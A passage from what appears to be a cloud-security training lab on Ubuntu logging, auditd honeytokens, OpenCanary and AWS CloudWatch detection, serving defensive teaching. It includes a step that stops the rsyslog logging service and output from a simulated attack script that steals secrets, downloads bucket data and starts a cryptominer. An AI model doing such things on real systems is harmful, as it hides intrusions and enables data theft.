-rw-r--r-- 1 ec2-user ec2-user  395 May  4 21:17 labs-G02.pub
```

Out of these results, `cloudsecurity.pem` will be the key you will use to connect to the **Canary** instance.

Warning

Be sure that the permissions are `-rw-------` for the `cloudsecurity.pem` file. If not, you can correct this using this command:

```
chmod 600 ~/.ssh/cloudsecurity.pem
```

3. Next, find the public IP of the **Canary** system.

Click to reveal

```
CanaryIP=$(aws ec2 describe-instances --filters Name=tag:Name,Values=Canary --query
Reservations[].Instances[].[PublicIpAddress] --output text)
echo "The Canary IP is $CanaryIP"
```

Sample Results

```
The Canary IP is 203.0.113.42
```

4. There is one more mystery to solve as this system is a bit different than your typical Linux system--the "real" SSH service used to manage this system is not listening on TCP port 22! Well then how would you find the real one? You could scan it using **Nmap** or **masscan**, OR since this system was deployed using Terraform, maybe there are configuration instructions applied as the system was deployed.
5. Determine the real listening port for SSH by looking at the `compute.tf` file and any files that may be referenced by that code.

Click to reveal

If you remember, `compute.tf` is located in the `~/labs/sec541-labs/lab-terraform` directory. Take a look at the lone resource in that file:

```
cat ~/labs/sec541-labs/lab-terraform/compute.tf
```

Sample Results

```
<snip>

resource "aws_instance" "canary" {
  ami                         = data.aws_ami.ubuntu.id
  associate_public_ip_address = true
  instance_type               = "t2.micro"
  subnet_id                   = data.aws_subnet.baker-subnet-1.id
  key_name                    = "cloudsecurity"
  user_data_base64            = base64encode(file("${path.module}/userdata/canary.sh"))
  vpc_security_group_ids      = [aws_security_group.canary-sg.id]
  tags = {
    "Name" = "Canary"
  }
}

<snip>
```

That second code block references the compute resource (**Canary instance**), but you should not find any reference to a listening port for SSH. What you do find is a configuration element for **user data**. Also worthy of note is the operating system (**Ubuntu**). Since this instance is using the Ubuntu AMI, the default user is **ubuntu** and **NOT ec2-user**.

User data is used here to instruct a system which commands to run immediately after it is deployed. This data is stored in the file `~/labs/sec541-labs/lab-terraform/userdata/canary.sh`.

6. Review that newly-discovered file for the SSH configuration change that shows the proper listening port.

Click to reveal

```
cat ~/labs/sec541-labs/lab-terraform/userdata/canary.sh
```

Sample Results

```
#!/bin/bash

cd /opt
sudo sed -i 's/#Port 22/Port 54122/g' /etc/ssh/sshd_config
sudo systemctl restart sshd

<snip>
```

Looks like SSH is now listening on TCP port **54122**.

7. Now that you have all of the required pieces, connect to the **Canary** instance using **SSH**.

Click to reveal

```
ssh -i ~/.ssh/cloudsecurity.pem -p 54122 ubuntu@$CanaryIP
```

Note

When prompted continue connecting, type `yes` and press `Enter`.

Find System and Application Logs

1. Since you now know that this system is an Ubuntu system, there are a few different log files that may be very actionable that you will want to ensure are in place and generating data. If you remember from the presentation, Ubuntu *should* generate the following files:

Log file	Description
`/var/log/auth.log`	Security-related information such as SSH login attempts, root-user actions, Pluggable Authentication Module (PAM) events
`/var/log/syslog`	General system logs any application can write to if following Syslog standards (RFC3164, RFC5424)
`/var/log/kern.log`	Linux kernel events, errors, and warning messages
`/var/log/cron`	Scheduled task (cron job) activity

2. Ensure that `/var/log/auth.log` is generating data related to your current session.

Click to reveal

Since you connected to your new instance via **SSH**, the `/var/log/auth.log` file *should* contain this request. The easiest way to find information for **your current session** would be to collect the IP address of the system you are coming from (**Inspector-Workstation**). You find this information by running:

```
SSH_IP=$(who | egrep -o "[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}")
echo "Inspector-Workstation IP is: $SSH_IP"
```

Sample Results

```
Inspector-Workstation IP is: 203.0.133.42
```

Next, see if a successful connection from your **Inspector-Workstation IP address** appears in `/var/log/auth.log`.

```
grep $SSH_IP /var/log/auth.log
```

Sample Results

```
May  5 15:40:37 ip-10-0-0-65 sshd[7347]: Accepted publickey for ubuntu from 203.0.113.42 port 40664
ssh2: RSA SHA256:9csrc7Y6U5nhWsiyr/2dpizj09BeeQU7XMJHh+TQj2g
```

Bingo! It appears `/var/log/auth.log` is operating as expected--collecting authentication log data.

3. Syslog can generate many different types of data, so let's look at a single use-case: **T1489 (Service Stop)**. This would indicate that an attacker may be terminating security services or stopping logging (like Syslog) to cover their tracks. Ensure that `/var/log/syslog` is generating service-related data in the event that even the Syslog service is stopped.

Click to reveal

To perform this test, you will have to do something no security professional would recommend: stop a logging service! This is nothing you would want to do in production but hey, this is a development system! Run the following to stop the rsyslog service (Ubuntu's default Syslog daemon):

```
sudo systemctl stop rsyslog
```

Sample Results

```
Warning: Stopping rsyslog.service, but it can still be activated by:
syslog.socket
```

Now, to check the `/var/log/syslog` file to see if the log was captured:

```
egrep "(Logging|rsyslog.service)" /var/log/syslog
```

Sample Results

```
May  5 14:20:45 ip-10-0-0-65 systemd[1]: Starting System Logging Service...
May  5 14:20:46 ip-10-0-0-65 systemd[1]: Started System Logging Service.
May  5 16:13:47 ip-10-0-0-65 systemd[1]: Stopping System Logging Service...
May  5 16:13:47 ip-10-0-0-65 systemd[1]: rsyslog.service: Succeeded.
May  5 16:13:47 ip-10-0-0-65 systemd[1]: Stopped System Logging Service.
May  5 16:13:47 ip-10-0-0-65 systemd[1]: Starting System Logging Service...
May  5 16:13:47 ip-10-0-0-65 systemd[1]: Started System Logging Service.
```

Notice that you can see the shutting down of the **System Logging Service**, but Ubuntu immediately **starts it back up!**. Even if it did not, we see that the action is logged.

Attempt to start the service back up just in case.

```
sudo systemctl start rsyslog
```

4. If you have services that aid in hardening the kernel, the `/var/log/kern.log` may capture an activity by these services. Ensure that `/var/log/kern.log` is generating kernel-related data in the event that Ubuntu's AppArmor service is restarted.

> **Click to reveal**
>
> Since AppArmor is Ubuntu's solution to defend the kernel, it would be very likely that any manipulation of that service would generate some sort of log in `/var/log/kern.log`. Issue the following commands to see that fact play out:
>
> ```
> sudo systemctl restart apparmor
> grep apparmor /var/log/kern.log | tail -3
> ```
>
> **Sample Results**
>
> ```
> May  5 16:28:58 ip-10-0-0-65 kernel: [ 7705.726290] audit: type=1400 audit(1620232138.060:53):
> apparmor="STATUS" operation="profile_replace" info="same as current profile, skipping"
> profile="unconfined" name="/usr/lib/NetworkManager/nm-dhcp-client.action" pid=8078
> comm="apparmor_parser"
> May  5 16:28:58 ip-10-0-0-65 kernel: [ 7705.726292] audit: type=1400 audit(1620232138.060:54):
> apparmor="STATUS" operation="profile_replace" info="same as current profile, skipping"
> profile="unconfined" name="/usr/lib/NetworkManager/nm-dhcp-helper" pid=8078 comm="apparmor_parser"
> May  5 16:28:58 ip-10-0-0-65 kernel: [ 7705.726294] audit: type=1400 audit(1620232138.060:55):
> apparmor="STATUS" operation="profile_replace" info="same as current profile, skipping"
> profile="unconfined" name="/usr/lib/connman/scripts/dhclient-script" pid=8078 comm="apparmor_parser"
> ```
>
> Looks good! That's one more log source you will want to capture in an upcoming lab.

5. Finally, it would be nice to see if you can capture an attacker's scheduled task they may leave around. This may be done to have a compromised system check in with the attacker or even, in the case of a Mirai botnet infection, re-compromise itself if the system is rebooted. You can mimic this by making a quick entry in `/etc/crontab` and then see if `/var/log/cron` is properly generating data.

> **Click to reveal**
>
> First, generate a very simple cron entry.
>
> ```
> sudo sh -c 'echo "* * * * * root echo testing..." > /etc/cron.d/sec541'
> ```
>
> Wait up to one minute and see if a `/var/log/cron` file is created (spoiler alert: **it won't**).
>
> Why not? Ubuntu, by default, will log its cron activity to `/var/log/syslog`. To be sure that this is the case (and you can capture adversary-generated scheduled tasks), search for the command executed by the new cron job.
>
> ```
> grep "echo testing..." /var/log/syslog
> ```

Sample Results

```
May  5 16:39:01 ip-10-0-0-65 CRON[8109]: (root) CMD (echo testing...)
```

So you don't create an entry of this test per minute, remove the `/etc/cron.d/sec541` file:

```
sudo rm /etc/cron.d/sec541
```

6. So far, you may be pretty satisfied with the log data being generated by the system, but there's one more that you can leverage to gain some threat intelligence about real-world attackers. Since OpenCanary is also installed on this system, you may remember from the lecture that it will generate a file at `/var/tmp/opencanary.log` by default. Check if it is there and populating data:

Click to reveal

```
grep 'Canary running!!!' /var/tmp/opencanary.log
```

Sample Results


```
{"dst_host": "", "dst_port": -1, "local_time": "2021-05-05 14:22:02.774770", "local_time_adjusted":
"2021-05-05 14:22:02.774791", "logdata": {"msg": {"logdata": "Canary running!!!"}}, "logtype": 1001,
"node_id": "opencanary-1", "src_host": "", "src_port": -1, "utc_time": "2021-05-05 14:22:02.774786"}}
```


Install Auditd and Create Honeytoken

1. This is all great data, but we can do better. If you want to get more complex, it's time to add `auditd` into the mix! Install `auditd` using the following command:

Command line

```
sudo apt install -y auditd audispd-plugins
```

Sample Results

```
<snip>

Created symlink /etc/systemd/system/multi-user.target.wants/auditd.service → /lib/systemd/system/
auditd.service.
Setting up prelude-utils (5.1.1-5) ...
Setting up audispd-plugins (1:2.8.5-2ubuntu6) ...
Processing triggers for systemd (245.4-4ubuntu3.6) ...
Processing triggers for man-db (2.9.1-1) ...
Processing triggers for libc-bin (2.31-0ubuntu9.2) ...
```

2. Since this system is used for threat intelligence, create a honeytoken (`~/.aws/credentials`) on this system that may be appetizing to a would-be attacker if they were to compromise this system.

Click to reveal

Create a legitimate-looking AWS configuration by running the following:

```
mkdir ~/.aws
echo '[default]' > ~/.aws/credentials
echo 'aws_access_key_id = AKIAIOSFODNN7EXAMPLE' >> ~/.aws/credentials
echo 'aws_secret_access_key = wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY' >> ~/.aws/credentials
echo '[default]' > ~/.aws/config
echo 'region = us-east-2' >> ~/.aws/config
echo 'output = json' >> ~/.aws/config
cat ~/.aws/{credentials,config}
```

Sample Results

```
[default]
aws_access_key_id = AKIAIOSFODNN7EXAMPLE
aws_secret_access_key = wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
[default]
region = us-east-2
output = json
```

3. Now, create an `auditd` configuration and test that it can report any time this file is touched.

Click to reveal

```
sudo sh -c 'echo "-w /home/ubuntu/.aws/credentials -k STOLEN_AWS_CREDS" >> /etc/audit/rules.d/audit.rules'
sudo systemctl restart auditd
cat ~/.aws/credentials
grep STOLEN_AWS_CREDS /var/log/audit/audit.log
```

Sample Results

```
[default]
aws_access_key_id = AKIAIOSFODNN7EXAMPLE
aws_secret_access_key = wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY]

type=CONFIG_CHANGE msg=audit(1620234435.866:147): auid=4294967295 ses=4294967295 op=add_rule
key="STOLEN_AWS_CREDS" list=4 res=1
type=SYSCALL msg=audit(1620234439.850:151): arch=c000003e syscall=257 success=yes exit=3 a0=ffffff9c
a1=7ffc681ed761 a2=0 a3=0 items=1 ppid=7467 pid=8787 auid=1000 uid=1000 gid=1000 euid=1000 suid=1000
fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts0 ses=2 comm="cat" exe="/usr/bin/cat"
key="STOLEN_AWS_CREDS"
```

Success! Not only are you generating default log data, but also a few threat intelligence logs (`/var/tmp/opencanary.log` and `/var/log/audit.log`). If you do not wish to attempt the bonus, you may `exit` your **Canary** SSH session.

Bonus: Review OpenCanary Threat Intelligence

Warning

You may not have any results in the bonus. That simply means you have not been attacked, yet. You can either give it some time to wait for that real-world attacker or attempt to log into your **Canary** system using port 22 with a username and password.

1. You will need `jq` installed on this system to make the following questions much easier to solve. Install it by running:

```
sudo apt install -y jq
```

Sample Results

```
<snip>

Setting up jq (1.6-1ubuntu0.20.04.1) ...
Processing triggers for man-db (2.9.1-1) ...
Processing triggers for libc-bin (2.31-0ubuntu9.2) ...
```

2. Determine all **unique IP addresses** that are attempting to access your **Canary** system using the "fake" SSH service.

Click to reveal

```
jq -r '.src_host' /var/tmp/opencanary.log | sort | uniq
```

3. Determine all **unique usernames** that the real-world attackers are using to attempt to authenticate with your OpenCanary SSH service.

> **Click to reveal**
>
> ```
> jq -r '. | select(.logdata.USERNAME) | .logdata.USERNAME' /var/tmp/opencanary.log | sort | uniq
> ```

4. Determine all **unique passwords** that the real-world attackers are using to attempt to authenticate with your OpenCanary SSH service.

> **Click to reveal**
>
> ```
> jq -r '. | select(.logdata.PASSWORD) | .logdata.PASSWORD' /var/tmp/opencanary.log | sort | uniq
> ```

5. Determine all **unique username/password combinations** that the real-world attackers are using to attempt to authenticate with your OpenCanary SSH service.

> **Click to reveal**
>
> ```
> jq -r '. | select(.logdata.USERNAME) | .logdata.USERNAME + " " + .logdata.PASSWORD' /var/tmp/
> opencanary.log | sort | uniq
> ```

You may now `exit` your **Canary** SSH session.

Conclusion

You now have a much better understanding of just what the Linux operating system has to offer us as well as what we can do to enhance this logging. On top of this, you also discovered some application logs that will come in very handy to uncover some very interesting information related to real-world attacks. You just leveled up your threat intelligence game!

Exploring Further

If you would like to learn more about what OpenCanary has to offer or start with a great baseline ruleset for `auditd`, visit the following, very handy URLs:

- OpenCanary https://opencanary.readthedocs.io/en/latest/#

- Auditd Rules https://github.com/Neo23x0/auditd

Lab 2.3: CloudWatch Customization

Objectives

Estimated Time: 45 minutes

- Review CloudWatch configuration on `WatsonsBlog` instance and collect missing log data
- Launch "Tesla" attack
- Leverage CloudWatch Log Insights to detect T1595.002 (Active Scanning: Vulnerability Scanning)
- Use attacker information to see if there is any other activity across other CloudWatch Logs
- Bonus: Manually install AWS CloudWatch Agent and capture OpenCanary logs

Prerequisites

[x] Lab 1.1: Deploy Section 1 Environment [x] Lab 2.1: Deploy Section 2 Environment

Review and Alter WatsonsBlog CloudWatch Configuration

1. To see what types of data **WatsonsBlog** is sending to AWS CloudWatch, you can log into the instance and check it out. Find the public IP address of **WatsonsBlog** and log in using the `cloudsecurity.pem` private key.

Click to review

Find the IP address of **WatsonsBlog** just like you had the others by running the following command in your **Inspector-Workstation** instance:

```
Watson_IP=$(aws ec2 describe-instances --filter Name=tag:Name,Values=WatsonsBlog --query
'Reservations[].Instances[0].PublicIpAddress' --output text)
echo "WatsonBlog's IP is: $Watson_IP"
```

Sample Results

```
WatsonBlog's IP is: 203.0.113.42
```

Next, log in using the private key located at `~/.ssh/cloudsecurity.pem`.

```
ssh -i ~/.ssh/cloudsecurity.pem $Watson_IP
```

2. Review the **AWS CloudWatch Agent configuration** to answer the following:

   • Which log files are being captured and sent to AWS CloudWatch?

   • Which log groups are these files being sent to?

   • Can you think of any other logs that you would like to capture?

Captured log files

The configuration can be viewed a few different ways, but for simplicity, you may want to look at `/opt/aws/amazon-cloudwatch-agent/etc/amazon-cloudwatch-agent.json`:

```
cat /opt/aws/amazon-cloudwatch-agent/etc/amazon-cloudwatch-agent.json
```

Sample Results

```
{
    "agent": {
        "metrics_collection_interval": 10,
        "logfile": "",
        "debug": false
    },
    "logs": {
        "logs_collected": {
            "files": {
                "collect_list": [
                {
                    "file_path": "/var/log/nginx/access.log",
                    "log_group_name": "/watson/nginx-access-logs",
                    "log_stream_name": "{instance_id}"
                },
                {
                    "file_path": "/var/log/nginx/access-json.log",
                    "log_group_name": "/watson/nginx-access-logs-json",
                    "log_stream_name": "{instance_id}"
                },
                {
                    "file_path": "/opt/aws/amazon-cloudwatch-agent/logs/amazon-cloudwatch-agent.log",
                    "log_group_name": "/watson/cloudwatch-agent",
                    "log_stream_name": "{instance_id}"
                }]
            }
        }
    }
}
```

You can strip out the file paths that are being monitored using `jq`, but `jq` is not installed on this system. Not a problem! You can copy the file to **Inspector-Workstation**:

```
exit
```

```
scp -i ~/.ssh/cloudsecurity.pem $Watson_IP:/opt/aws/amazon-cloudwatch-agent/etc/amazon-cloudwatch-agent.json ~/watsonsblog-agent.json
```

Now use `jq` to parse this data:

```
jq -r .logs.logs_collected.files.collect_list[].file_path  ~/watsonsblog-agent.json
```

Sample Results

```
/var/log/nginx/access.log
/var/log/nginx/access-json.log
/opt/aws/amazon-cloudwatch-agent/logs/amazon-cloudwatch-agent.log
```

Looks like **WatsonsBlog** is collecting access logs from **NGINX** (x2) as well as log data related to the **AWS CloudWatch Agent** itself.

Log group destinations

If you moved the `amazon-cloudwatch-agent.log` file from **WatsonsBlog** to `~/watsonsblog-agent.json` on your **Inspector-Workstation**, you can determine these log groups using `jq`:

```
jq -r .logs.logs_collected.files.collect_list[].log_group_name  ~/watsonsblog-agent.json
```

Sample Results

```
/watson/nginx-access-logs
/watson/nginx-access-logs-json
/watson/cloudwatch-agent
```

Any others?

In a perfect world, you will want to collect even more system and application logs like:

- `/var/log/messages`
- `/var/log/audit/audit.log`
- `/var/log/nginx/error.log`

3. Add any missing logs to the AWS CloudWatch Agent configuration on **WatsonsBlog**.

Click to reveal

If you are not connected to **WatsonsBlog** via SSH, do so again.

```
ssh -i ~/.ssh/cloudsecurity.pem $Watson_IP
```

Using the following **heredoc**, you can update your AWS CloudWatch Agent configuration:

```
cat << 'EOF' | sudo tee /opt/aws/amazon-cloudwatch-agent/etc/amazon-cloudwatch-agent.json
{
    "agent": {
        "metrics_collection_interval": 10,
        "logfile": "",
        "debug": false
    },
    "logs": {
        "logs_collected": {
            "files": {
                "collect_list": [
                {
                    "file_path": "/var/log/nginx/access.log",
                    "log_group_name": "/watson/nginx-access-logs",
                    "log_stream_name": "{instance_id}"
                },
                {
                    "file_path": "/var/log/nginx/access-json.log",
                    "log_group_name": "/watson/nginx-access-logs-json",
                    "log_stream_name": "{instance_id}"
                },
                {
                    "file_path": "/opt/aws/amazon-cloudwatch-agent/logs/amazon-cloudwatch-agent.log",
                    "log_group_name": "/watson/cloudwatch-agent",
                    "log_stream_name": "{instance_id}"
                },
                {
                    "file_path": "/var/log/audit/audit.log",
                    "log_group_name": "/watson/audit-logs",
                    "log_stream_name": "{instance_id}"
                },
                {
                    "file_path": "/var/log/messages",
                    "log_group_name": "/watson/syslog",
                    "log_stream_name": "{instance_id}"
                },
                {
                    "file_path": "/var/log/nginx/error.log",
                    "log_group_name": "/watson/nginx-error-logs",
                    "log_stream_name": "{instance_id}"
                }]
            }
        }
    }
}
EOF
```

Sample Results


```
{
    "agent": {
        "metrics_collection_interval": 10,
        "logfile": "",
        "debug": false
    },
    "logs": {
        "logs_collected": {
            "files": {
                "collect_list": [
                {
                    "file_path": "/var/log/nginx/access.log",
                    "log_group_name": "/sec541/nginx-access-logs",
                    "log_stream_name": "{instance_id}"
                },
                {
                    "file_path": "/var/log/nginx/access-json.log",
                    "log_group_name": "/sec541/nginx-access-logs-json",
                    "log_stream_name": "{instance_id}"
                },
                {
                    "file_path": "/opt/aws/amazon-cloudwatch-agent/logs/amazon-cloudwatch-agent.log",
                    "log_group_name": "/sec541/cloudwatch-agent",
                    "log_stream_name": "{instance_id}"
                },
                {
                    "file_path": "/var/log/audit/audit.log",
                    "log_group_name": "/sec541/audit-logs",
                    "log_stream_name": "{instance_id}"
                },
                {
                    "file_path": "/var/log/messages",
                    "log_group_name": "/sec541/syslog",
                    "log_stream_name": "{instance_id}"
                },
                {
                    "file_path": "/var/log/nginx/error.log",
                    "log_group_name": "/sec541/nginx-error-logs",
                    "log_stream_name": "{instance_id}"
                }]
            }
        }
    }
}
```


This new configuration adds:

Log file	CloudWatch Log Group
`/var/log/messages`	/watson/syslog
`/var/log/audit/audit.log`	/watson/audit-logs
`/var/log/nginx/error.log`	/watson/nginx-error-logs

4. Restart the AWS CloudWatch Agent service to pick up the new configuration.

Click to reveal

```
sudo systemctl restart amazon-cloudwatch-agent.service
```

5. Exit the SSH connection to **WatsonsBlog**.

Click to reveal

```
exit
```

Launch Attack

1. The course authors put together a script to simulate the Tesla attack and added a few more elements to the attack. Launch the attack by running `tesla-attack.sh` located in your `scripts` directory.

Command line

```
cd ~
~/labs/sec541-labs/scripts/tesla-attack.sh
```

Sample Results

```
Crawling WatsonsBlog (T1595.002)...
Discovering and navigating Web UI (T1133)...
Stealing Secrets (T1552.007)...
Setting AWS Environment Variables...
List Buckets (T1526)...
baker221b-evidenced01cb220-9atbovos1has
baker221b-logs0b6081b1-1hk4a7be2q9xt
baker221b-webbackupbfcf6dbb-a8sdj3q574r3
cdktoolkit-stagingbucket-1q2e383fxzj4i
sec541-elb-access-3iws0c8tih9qtjzb
sec541-proprietary-3iws0c8tih9qtjzb
sec541-s3-access-3iws0c8tih9qtjzb
sec541-webcode-3iws0c8tih9qtjzb
Discovered enticing bucket...
sec541-proprietary-3iws0c8tih9qtjzb
Downloading data into ./exfil (T1530)...
download: s3://sec541-proprietary-3iws0c8tih9qtjzb/Adler.pdf to exfil/Adler.pdf
download: s3://sec541-proprietary-3iws0c8tih9qtjzb/Magnussen.pdf to exfil/Magnussen.pdf
download: s3://sec541-proprietary-3iws0c8tih9qtjzb/Smith.pdf to exfil/Smith.pdf
download: s3://sec541-proprietary-3iws0c8tih9qtjzb/Eurus.pdf to exfil/Eurus.pdf
download: s3://sec541-proprietary-3iws0c8tih9qtjzb/Moriarty.pdf to exfil/Moriarty.pdf
Starting Cryptominer (T1610/T1460)...
HTTP/1.1 201 Created
Content-Encoding: gzip
Content-Type: application/json
Date: Thu, 06 May 2021 16:43:03 GMT
Content-Length: 397
Connection: close
```

2. Now, there should be **a lot** of logs generated to assess just what was going on during this attack.

Detect T1595.002 (Active Scanning: Vulnerability Scanning)

1. Since you are collecting logs from **WatsonsBlog**, use AWS CloudWatch to look for a likely scan against your web server. Start by determining which log groups are available.

Command line

```
aws logs describe-log-groups | jq -r '.logGroups[].logGroupName'
```

Sample Results

```
/aws/containerinsights/kubernetes-cluster/application
/aws/containerinsights/kubernetes-cluster/dataplane
/aws/containerinsights/kubernetes-cluster/host
/aws/containerinsights/kubernetes-cluster/performance

<snip>

/sherlock/cloudwatch-agent
/sherlock/nginx-access-logs
/sherlock/nginx-access-logs-json
/watson/audit-logs
/watson/cloudwatch-agent
/watson/nginx-access-logs
/watson/nginx-access-logs-json
/watson/nginx-error-logs
/watson/syslog
```

2. You should have found two logs which are related to **WatsonsBlog** web activity: `/watson/nginx-access-logs` and `/watson/nginx-access-logs-json`. Use the `aws logs` command to view the data in the `/watson/nginx-access-logs` log group for the **WatsonsBlog** system.

Command line

```
Watson_Id=$(aws ec2 describe-instances --filter Name=tag:Name,Values=WatsonsBlog --query
'Reservations[].Instances[0].InstanceId' --output text)
aws logs get-log-events --log-group-name /watson/nginx-access-logs --log-stream $Watson_Id
```

3. That's a **TON** of log data that would be quite difficult to parse as it is, so now, it's time for you to start using CloudWatch Logs Insights queries to slice and dice this data to discover a web crawl. Start by using a basic query which will output the `@message` field.

Warning

The following query assumes you ran your attack within the last 24 hours. If it was longer ago than that, adjust the `86400` accordingly (e.g., 10 days ago = `864000`). This will be the assumption for the remainder of the queries, so adjust those queries accordingly, if necessary.

```
QUERY_ID=$(aws logs start-query --start-time $(expr $(date +"%s") - 86400) --end-time $(date +"%s")
--log-group-name /watson/nginx-access-logs --query-string 'display @message' --output text)
```

```
aws logs get-query-results --query-id $QUERY_ID | jq -r '.results[][] | select(.field ==
"@message") | .value'
```

> **Warning**
>
> If no results return, your query may still be running. Wait a few seconds, press the `Up` arrow in your terminal, and press `Enter` to view the (hopefully completed) query results.

4. There is a lot going on in that query command, so let's break down `QUERY_ID=$(aws logs start-query --start-time $(expr $(date +"%s") - 86400) --end-time $(date +"%s") --log-group-name /watson/nginx-access-logs --query-string "fields @message | filter @logStream == \"$Watson_Id\"" --output text)`:
   - `aws logs start-query` requires the following fields: `--start-time`, `--end-time`, and `--query-string`.
   - `--start-time` is set to 24 hours ago and `--end-time` is set to the exact second the command was run.
   - `--log-group-name`, while optional, should be set so you can restrict your search to just the `/watson/nginx-access-logs` log group.
   - `--query-string` contains the Logs Insights query. In this case, the query is relatively simple in that it is just going to return the `@message` data from the log stream matching the instance ID of **WatsonsBlog**.
5. However, this is still just a huge compilation of **all** of the web logs. How do you spot a web scan? One such method may be to just look for `404` errors. Many web attacks attempting to find vulnerable or sensitive pages will throw a list together and attempt each of these URIs--generating a `404` error for most, if not all, of these attempts. Use the following, enhanced query to discover just those entries with `404` errors:

```
QUERY_ID=$(aws logs start-query --start-time $(expr $(date +"%s") - 86400) --end-time $(date +"%s")
--log-group-name /watson/nginx-access-logs --query-string "fields @message | filter @logStream ==
\"$Watson_Id\" | parse @message '* - - [*] * \"' as src_ip, time, code | stats count(code) as
badreqs by src_ip | display src_ip, badreqs | sort badreqs desc | limit 5" --output text)
aws logs get-query-results --query-id $QUERY_ID --output table
```

> **Warning**
>
> If no results return, your query may still be running. Wait a few seconds, press the `Up` arrow in your terminal, and press `Enter` to view the (hopefully completed) query results.

Sample Results

Your numbers and IPs will vary, but you should see a table similar to the following:

```
-------------------------------------------------------
|                   GetQueryResults                   |
+-----------------------+-----------------------------+
|  status               |  Complete                   |
+-----------------------+-----------------------------+
||                       results                     ||
|+-------------------+---------------------------------+|
||       field       |              value              ||
|+-------------------+---------------------------------+|
||  src_ip           |  44.192.2.119                   ||
||  badreqs          |  802                            ||
||  src_ip           |  52.202.197.207                 ||
||  badreqs          |  294                            ||
||  src_ip           |  3.236.208.145                  ||
||  badreqs          |  288                            ||
||  src_ip           |  52.86.8.128                    ||
||  badreqs          |  284                            ||
||  src_ip           |  34.239.158.22                  ||
||  badreqs          |  282                            ||
|+-------------------+---------------------------------+|
||                     statistics                      ||
|+--------------+------------------+------------------+|
|| bytesScanned | recordsMatched   | recordsScanned   ||
|+--------------+------------------+------------------+|
||  541254.0    |  3879.0          |  3879.0          ||
|+--------------+------------------+------------------+|
```

6. Do any of those IP addresses look familiar? You should see (unless **WatsonBlog** has attracted the attention of some unsavory characters) your **Inspector-Workstation** IP address. To remind you what your public IP is for **Inspector-Workstation** as well as set up an environment variable that will be used to narrow down your CloudWatch Logs Insights even further, run the following command:

```
Inspector_IP=$(aws ec2 describe-instances --filter Name=tag:Name,Values=Inspector-Workstation --
query 'Reservations[].Instances[0].PublicIpAddress' --output text)
echo "Inspector-Workstation's public IP is: $Inspector_IP"
```

Sample Results

```
Inspector-Workstation's public IP is: 203.0.113.42
```

7. Web crawls, unless performed "low and slow" will generate a lot of `404` errors in a short amount of time. Armed with the suspicious IP, generate another AWS CloudWatch Logs Insights query to display the time and HTTP requests of all `404` errors related to **Inspector-Workstation's IP**.

Command line

```
QUERY_ID=$(aws logs start-query --start-time $(expr $(date +"%s") - 86400) --end-time $(date +"%s") --log-group-name /watson/nginx-access-logs --query-string "fields @message | parse @message '* - - [*] * \"*\"' as src_ip, time, code, uri | filter @logStream == \"$Watson_Id\"  | filter src_ip = \"$Inspector_IP\" | filter code ~= \"404\" | display time, uri | sort time" --output text)
aws logs get-query-results --query-id $QUERY_ID | jq -r '.results[][] | select(.field == "time") .value'
```

Warning

If no results return, your query may still be running. Wait a few seconds, press the `Up` arrow in your terminal, and press `Enter` to view the (hopefully completed) query results.

Sample Results

Your timestamps will vary, but what you are seeing here is a large number of failed requests from this single IP address within a very short period of time (4-5 requests per second!).

```
<snip>
06/May/2021:16:42:44 +0000
06/May/2021:16:42:44 +0000
06/May/2021:16:42:44 +0000
06/May/2021:16:42:44 +0000
06/May/2021:16:42:45 +0000
06/May/2021:16:42:45 +0000
06/May/2021:16:42:45 +0000
06/May/2021:16:42:45 +0000
06/May/2021:16:42:45 +0000
06/May/2021:16:42:46 +0000
06/May/2021:16:42:46 +0000
06/May/2021:16:42:46 +0000
06/May/2021:16:42:46 +0000
06/May/2021:16:42:47 +0000
06/May/2021:16:42:47 +0000
06/May/2021:16:42:47 +0000
06/May/2021:16:42:47 +0000
06/May/2021:16:42:47 +0000
```

Search Other Log Groups for IoC

1. Now that it is apparent that that suspicious IP address is attacking you, time to see if that IP appears in any other log groups.
2. Begin by generating a space-delimited list of all of the relevant AWS CloudWatch Logs groups in your account.

Command line

```
LOG_GROUPS=$(aws logs describe-log-groups | jq -r '.logGroups[].logGroupName' | egrep "(watson|sherlock|kubernetes)" | tr '\n' ' ')
echo "Log group list: $LOG_GROUPS"
```

Sample Results

```
Log group list: /aws/containerinsights/kubernetes-cluster/application /aws/containerinsights/kubernetes-cluster/dataplane /aws/containerinsights/kubernetes-cluster/host /aws/containerinsights/kubernetes-cluster/performance /sherlock/cloudwatch-agent /sherlock/nginx-access-logs/sherlock/nginx-access-logs-json /watson/audit-logs /watson/cloudwatch-agent /watson/nginx-access-logs /watson/nginx-access-logs-json /watson/nginx-error-logs /watson/syslog
```

3. See if the suspicious IP address (**Inspector-Workstation**) appears in any other logs.

Command line

Warning

This command make take a couple minutes to complete, but will definitely be worth the wait!

```
for group in $(echo $LOG_GROUPS); do
  QUERY_ID=$(aws logs start-query --start-time $(expr $(date +"%s") - 86400) --end-time $(date +"%s") --log-group-name $group --query-string "fields @message | filter @message like \"$Inspector_IP\"" --output text)
  sleep 8 # Give time for query to complete
  if [[ $(aws logs get-query-results --query-id $QUERY_ID --output text | grep STATISTICS | awk '{print $3}') != "0.0" ]]; then
    echo -e "\033[32m[+] $group has an entry for $Inspector_IP\033[0m"
  fi
done
```

Sample Results

```
[+] /watson/audit-logs has an entry for 203.0.113.42
[+] /watson/nginx-access-logs has an entry for 203.0.113.42
[+] /watson/nginx-access-logs-json has an entry for 203.0.113.42
[+] /watson/nginx-error-logs has an entry for 203.0.113.42
```

Bonus: Manually Install AWS CloudWatch Agent

1. To successfully send logs from your **Canary** instance to AWS CloudWatch, you must first attach an instance role that contains the following permissions so that the system can publish log events:
    - `logs:CreateLogGroup`
    - `logs:CreateLogStream`
    - `logs:DescribeLogStreams`
    - `logs:PutLogEvents`

Click to reveal

Sure, you could create a new instance role, but one already exists in your AWS account (`WatsonsBlogRole`), so you can take the easy way out and just reuse it for your **Canary** system.

Warning

You are reusing an existing role to save some time, but we do not recommend this in practice. In the "real world" you would either rename the `WatsonBlog` role to something more appropriate (e.g., `EC2-PublishCloudWatchLogs`) or create a new, dedicated role for this particular instance.

```
cat <<'EOF' > /tmp/trustpolicy.json
{
    "Version": "2012-10-17",
    "Statement": [
        {
        "Effect": "Allow",
        "Principal": {
            "Service": "ec2.amazonaws.com"
        },
